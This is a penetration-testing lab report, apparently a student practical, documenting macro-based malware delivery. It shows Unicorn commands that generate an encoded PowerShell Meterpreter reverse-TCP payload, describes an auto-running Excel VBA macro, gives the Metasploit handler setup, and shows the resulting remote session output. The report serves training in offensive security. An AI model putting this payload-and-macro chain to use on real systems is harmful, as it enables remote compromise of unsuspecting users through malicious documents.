

PENETRATION TESTING ASSESSMENT REPORT

Macro-Based Malware Delivery Workflow

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Classification	Educational / Controlled Lab Environment

EXECUTIVE SUMMARY

This report documents a controlled laboratory exercise in which the Unicorn tool was used to generate an encoded PowerShell payload, package the delivery through a macro-enabled Excel workbook, configure a Metasploit handler, and validate the resulting reverse connection. The supplied practical material records a successful Meterpreter session on the attacker machine.

SCOPE

Assessment Type: Controlled educational lab practical

Objective: Validate a macro-based payload delivery workflow and reverse-connection outcome

In Scope: Payload generation, Excel macro preparation, listener configuration, controlled payload execution, and session validation

Attacker Platform: Kali Linux with Unicorn and Metasploit Framework

Target Platform: Windows workstation with Microsoft Excel

Network Context: Isolated laboratory environment using the documented reverse-TCP endpoint

Evidence Basis: Submitted practical steps, commands, screenshots, and recorded Meterpreter session

PRACTICAL WORKFLOW

The practical is presented step by step below, with the available evidence placed alongside the corresponding action.

Step 1 - Payload Generation with Unicorn

The Unicorn tool was used from the Kali Linux environment to generate an encoded PowerShell payload for a Meterpreter reverse-TCP connection.

```
cd /opt/unicorn
python unicorn.py windows/meterpreter/reverse_tcp 192.168.88.185 2222 macro
```




Figure 1. Unicorn output confirming PowerShell payload export.

Step 2 - Excel Macro File Creation

A new Microsoft Excel workbook was created and saved as a macro-enabled **.xlsm** file. The workbook served as the delivery container for the generated payload.




Figure 2. Macro-enabled workbook showing the embedded VBA code.

Step 3 - Macro Development


The Developer tab and Visual Basic Editor were used to create a macro configured to run when the document was opened and macros were enabled.

The source material states that the macro was designed to execute the PowerShell payload automatically after the user enabled content.

Step 4 - Listener Configuration (Metasploit)

A Metasploit multi/handler was configured to receive the incoming reverse-TCP connection.

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <Kali_IP>
set LPORT 2222
Run
```



```
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.88.185  yes       The listen address (an interface may be specified)
  LPORT     2222             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.88.185:2222
```

Figure 3. Metasploit handler configuration and listener status.

Step 5 - Payload Execution

The Excel workbook was opened on the target system, the user enabled macros using the Excel content prompt, and the embedded macro executed automatically.

Observed sequence: workbook opened -> macros enabled -> payload executed -> reverse connection initiated

RESULT & VALIDATION

The supplied evidence records successful execution of the workflow. After macros were enabled, the PowerShell payload executed and a Meterpreter session was established on the attacker machine.

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.88.185:2222
[*] Sending stage (190534 bytes) to 192.168.88.216
[*] Meterpreter session 1 opened (192.168.88.185:2222 → 192.168.88.216:55940) at 2026-04-03 02:02:05 -0400

meterpreter > sysinfo
Computer      : DESKTOP-LOUOQKP
OS            : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

Figure 4. Meterpreter session evidence and target system information.

Validation Summary

Stage	Outcome
Payload generation	Encoded PowerShell payload generated by Unicorn
Macro delivery	Workbook saved as .xlsm with embedded VBA macro
Listener	Metasploit reverse-TCP handler started on port 2222
Execution	Macro-triggered payload execution observed
Result	Meterpreter session successfully established

WHAT I LEARNED

This practical demonstrated how payload generation, macro-enabled document delivery, user-enabled execution, and a Metasploit listener can be linked into one controlled workflow. It also highlighted the importance of capturing evidence at each stage so that the final assessment can distinguish preparation, execution, and successful session establishment.

VULNERABILITY CLASSIFICATION

Primary classification: Malware delivery / user-enabled macro execution

Attack characteristics: Encoded PowerShell payload, macro-enabled Excel document, reverse-TCP callback, Meterpreter session

Security relevance: The workflow demonstrates how a malicious document can act as an execution mechanism when a user enables macros. In an unauthorized environment, this pattern could facilitate remote compromise.

ENVIRONMENT DISCLAIMER

This report is based solely on the submitted practical material and is framed as an educational / controlled laboratory exercise. No unauthorized production system is claimed to have been tested. Implementation details not supported by the source evidence have not been added.